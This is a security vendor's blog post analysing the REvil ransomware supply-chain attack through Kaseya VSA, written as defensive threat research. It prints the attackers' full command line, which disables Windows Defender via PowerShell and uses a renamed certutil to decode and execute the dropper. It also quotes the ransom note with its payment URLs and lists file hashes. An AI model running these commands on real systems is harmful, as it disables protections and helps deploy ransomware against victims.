Cybereason vs. REvil Ransomware: The Kaseya Chronicles

cybereason.com/blog/cybereason-vs-revil-ransomware-the-kaseya-chronicles

As a spate of ransomware attacks continue to dominate the headlines in recent months, the infamous REvil ransomware gang has upped the ante significantly with a wide ranging operation that is suspected to have impacted thousands of small-to-midsize businesses through the compromise of a leading IT services provider.

Reports indicate that the REvil gang's supply chain attack exploited the Kaseya VSA remote management service to propagate the ransomware to multiple targets by way of Managed Service Providers who use the software to service clients across the globe.

REvil is the same threat actor who hit meatpacking giant JBS with a ransomware attack at the beginning of June, shutting down a good portion of the company's production capabilities and threatened to create supply chain disruptions and sharp cost of goods increases.

Back in April of 2019, the Cybereason Nocturnus team first encountered and analyzed the REvil ransomware (aka Sodinokibi, Sodin), a notoriously aggressive and highly evasive threat that takes many measures to maintain obfuscation and prevent detection by security tools.

Cybereason Detects and Blocks REvil Ransomware

The Cybereason Defense Platform has consistently proven to detect and block REvil ransomware. Cybereason customers have been protected from this threat since it emerged in 2019, as are the customers of our Managed Services Provider partners in the wake of the Kaseya supply chain compromise:

The Cybereason Defense Platform Detects and Blocks REvil Ransomware

Over time, REvil has become the largest ransomware cartel operating in operation to date. Subsequent attacks attributed to the REvil gang include a March 2021 attack against Taiwanese multinational electronics corporation Acer where the assailants demanded a record breaking $50 million ransom.

In April, the REvil gang attempted to extort Apple following an attack against one of the tech giant's business partners with a $50 million ransom demand with the additional threats to increase the ransom demand to $100 million and release exfiltrated data from the target should the payment not be made promptly.

Much like the DarkSide ransomware gang that struck Colonial Pipeline in early May, the REvil gang follows the double extortion trend, where the threat actors first exfiltrates sensitive information stored on a victim's systems before launching the encryption routine.


After the ransomware encrypts the target's data and issues the ransom demand for payment in exchange for the decryption key, the threat actors make the additional threat of publishing the exfiltrated data online should the target refuse to make the ransom payment.

This means the target is still faced with the prospect of having to pay the ransom regardless of whether or not they employed data backups as a precautionary measure, and underscores the need to take a prevention-first security posture.

REvil's Kaseya Attack


At the time of publication of this report, the exact chain of events that enabled at least 1000 businesses to be infected by the REvil ransomware is not entirely clear. According to Huntress's investigation, one possibility is the exploitation of the web interface of Kaseya's VSA Servers (software used by Kaseya customers to monitor and manage their infrastructure), which enabled authentication bypass and remote code execution.

In addition, The Dutch Institute for Vulnerability Disclosure (DIVD) has revealed that it had alerted Kaseya on a number of zero-day vulnerabilities in the VSA software (CVE-2021-30116) which are used in the ransomware attacks.



Screenshot from the REvil Website

The Flow of the Alleged Supply-Chain Attack



Full attack tree as shown in the Cybereason Defense Platform

Once the attackers gain access to the targeted environment, the Kaseya Agent Monitor (agentmon.exe) is used to write a base 64 decoded file named “agent.crt” (The ransomware dropper) to the path “c:\kworking\”.

After it writes the encoded payload to disk, agentmon.exe executes the following command line which contains the following commands:

```
"C:\Windows\system32\cmd.exe" /c ping 127.0.0.1 -n 3478 >
nul & C:\Windows\System32\WindowsPowerShell\v1.0\power
shell.exe Set-MpPreference -DisableRealtimeMonitoring $true -
DisableIntrusionPreventionSystem $true -DisableIOAVProtection
$true -DisableScriptScanning $true -EnableControlledFolderA
ccess Disabled -EnableNetworkProtection AuditMode -Force -
MAPSReporting Disabled -SubmitSamplesConsent NeverSend &
copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.
exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windo
ws\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.ex
e & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe & c:\k
working\agent.exe
```

Full command line executed by "agentmon.exe"

Ping is executed a random number of times (in each instance we observed the -n parameter is different). This may function as a sleep timer before the next instructions are executed:

```
ping 127.0.0.1 -n 3478
```

Ping command line

PowerShell command is executed to disable Windows built-in security and Antivirus settings on the machine:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.ex
e Set-MpPreference -DisableRealtimeMonitoring $true -Disable
IntrusionPreventionSystem $true -DisableIOAVProtection $true -
DisableScriptScanning $true -EnableControlledFolderAccess
Disabled -EnableNetworkProtection AuditMode -Force -
MAPSReporting Disabled -SubmitSamplesConsent NeverSend
```

Powershell command line disabling Windows built-in security and antivirus settings

"CertUtil.exe" is copied to "C:\Windows\cert.exe". CertUtil.exe is an admin command line tool intended by Microsoft to be used for manipulating certification authority (CA) data and components. CertUtil.exe is popular as a LoLBin (living off the land binaries) and is often used by attackers. The name change is probably used as an attempt to evade detection rules for the process. In addition a random number is echoed to the end of "cert.exe", probably to change the hash of the file.


Cert.exe (renamed CertUtil.exe) is used to decode the previously dropped “agent.crt” file to “agent.exe”, which is then executed:

```
copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.
exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windo
ws\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.ex
e & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe & c:\k
working\agent.exe
```

Renaming CertUtil.exe and execution of dropper

The Ransomware Dropper (agent.exe)


The ransomware dropper (agent.exe) is signed with the certificate “PB03 TRANSPORT LTD.” The Certificate appears to have only been used by REvil malware that was deployed during this attack:



The certificate used to sign REvil ransomware

To add a layer of stealth, the attackers used a technique called DLL Side-Loading. Agent.exe drops an outdated version that is vulnerable to DLL Side-Loading of “msmpeng.exe” - the Windows Defender executable.

The dropper then writes the ransomware payload to disk as the model “mpsvc.dll” to make “msmpeng.exe” load and execute it:



Extraction and execution of the payload in ida

The Ransomware Payload (mpsvc.dll)

Similar to the agent.exe dropper binary, the ransomware payload DLL is also signed with the same certificate. Analysis of the DLL binary showed that it is the REVIL ransomware. Once the execution is passed to the module, it executes the command “netsh advfirewall firewall set rule group=”Network Discovery” new enable=Yes”, which changes the firewall settings to allow local windows systems to be discovered. Then, it starts to encrypt the files on the system, eventually dropping the following ransom note:


```
---=== Welcome. Again. ===---

[-] Whats HapPen? [-]

Your files are encrypted, and currently unavailable. You can check it: all files on your system has extension poeqqk.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data
(NEVER).

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities
- nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the
private key. In practice - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/46D6AB87B855E7B6

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://decoder.re/46D6AB87B855E7B6

Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:


mssYdced7OjdzPFe0S0PM/nlIulx1KevD1YHIg2nh4WvdjhwQbQd/bbVu3TLYEu3
QK0dr/zx7VoddFni9b85LobxQ6MdejMMRC6RcaqnfW8+3UOXjeysufGO7caIP1Q8
JsXPaeWsFoE3/n2fEmQiPEZtZHT0BmqqY6iKFBCvkBfzlp9ps1lSESyqllhjpkE3
CN9rKXkWZ8RCtoxRzz3Gj01CvboKIU5AOVz9JM+n5XmKubz1qp8lEnZLV7JidjIN
6NMPxsilB1CPY3x0EtS7CZ3IU32yLQN6ZEOZsInyBuYLaLaxtXoonl7V9l5i/RxC
X+T9dF57ll9PuivixzcQaENkCudpOuUe0tO1ENLXaMXW5BgKFisdqjSysq23EPwB
```

REvil ransom note

CYBEREASON DETECTION AND PREVENTION


Ransomware attacks are on the rise. A recently released report by Cybereason, titled *Ransomware: The True Cost to Business*, detailed how malicious actors are fine-tuning their ransomware campaign tactics, and how both the frequency and severity of successful ransomware attacks have tremendous impact on victim organizations and their ability to conduct business.

The full REvil attack involving Kesaya is presented in the Cybereason Defense Platform process tree as an automatically generated Malop™ for a complete view of the attack narrative:



Full attack tree as shown in the Cybereason Defense Platform

The Cybereason Defense Platform delivers multi-layer protection that is proven to detect and block REvil ransomware since it emerged in 2019, and continues to allow defenders to protect their organizations from this evolving threat:



Cybereason AI-based NGAV and Anti-Ransomware detects and prevents REvil ransomware

SECURITY RECOMMENDATIONS

- Kaseya released a VSA Detection Tool which analyzes the system in order to detect if any related IOCs are present
- Enable the Anti-Ransomware feature on Cybereason NGAV and set protection mode to *Prevent* - more information for customers can be found here
- Enable Anti-Malware feature on Cybereason NGAV, set to *Prevent* and set the detection mode to *Moderate and Above* - more information for customers can be found here
- Keep Systems Fully Patched: Make sure your systems are patched in order to mitigate vulnerabilities
- Regularly Backup Files to a Remote Server: Restoring your files from a backup is the fastest way to regain access to your data
- Use Security Solutions: Protect your environment using organizational firewalls, proxies, web filtering, and mail filtering

Ransomware Prevention Capabilities are Key

The best ransomware defense for organizations is to focus on preventing a ransomware infection in the first place. Organizations need visibility into the more subtle Indicators of Behavior (IOBs) that allow detection and prevention of a ransomware attack at the earliest stages.

Cybereason delivers industry leading ransomware protection via multi-layered prevention, detection and response, including:

- **Anti Ransomware Prevention and Deception:** Cybereason uses a combination of behavioral detections and proprietary deception techniques surface the most complex ransomware threats and end the attack before any critical data can be encrypted.
- **Intelligence-Based Antivirus:** Cybereason blocks known ransomware variants leveraging an ever-growing pool of threat intelligence based on previously detected attacks.
- **NGAV:** Cybereason NGAV is powered by machine learning and recognizes malicious components in code to block unknown ransomware variants prior to execution.
- **Fileless Ransomware Protection:** Cybereason disrupts attacks utilizing fileless and MBR-based ransomware that traditional antivirus tools miss.
- **Endpoint Controls:** Cybereason hardens endpoints against attacks by managing security policies, maintaining device controls, implementing personal firewalls and enforcing whole-disk encryption across a range of device types, both fixed and mobile.

- **Behavioral Document Protection:** Cybereason detects and blocks ransomware hidden in the most common business document formats, including those that leverage malicious macros and other stealthy attack vectors.

Cybereason is dedicated to teaming with defenders to end cyber attacks from endpoints to the enterprise to everywhere - including modern ransomware. Learn more about ransomware defense here or schedule a demo today to learn how your organization can benefit from an operation-centric approach to security.

Indicators of Compromise

Ransomware Dropper

SHA256

41581b41c599d1c5d1f9f1d6923a5e1e1ee47081adfc6d4bd24d8a831554ca8e

D55f983c994caa160ec63a59f6b4250fe67fb3e8c43a388aec60a4a6978e9f1e

SHA1

49a5a9e2c000add75ff74374311247d820baa1a8

5162f14d75e96edb914d1756349d6e11583db0b0

Ransomware Payload

SHA256

8dd620d9aeb35960bb766458c8890ede987c33d239cf730f93fe49d90ae759dd

e2a24ab94f865caeacdf2c3ad015f31f23008ac6db8312c2cbfb32e4a5466ea2

SHA1

656c4d285ea518d90c1b669b79af475db31e30b1

e1d689bf92ff338752b8ae5a2e8d75586ad2b67b

About the Author

Tom Fakterman

Tom Fakterman, Cyber Security Analyst with the Cybereason Nocturnus Research Team, specializes in protecting critical networks and incident response. Tom has experience in researching malware, computer forensics and developing scripts and tools for automated cyber investigations.

All Posts by Tom Fakterman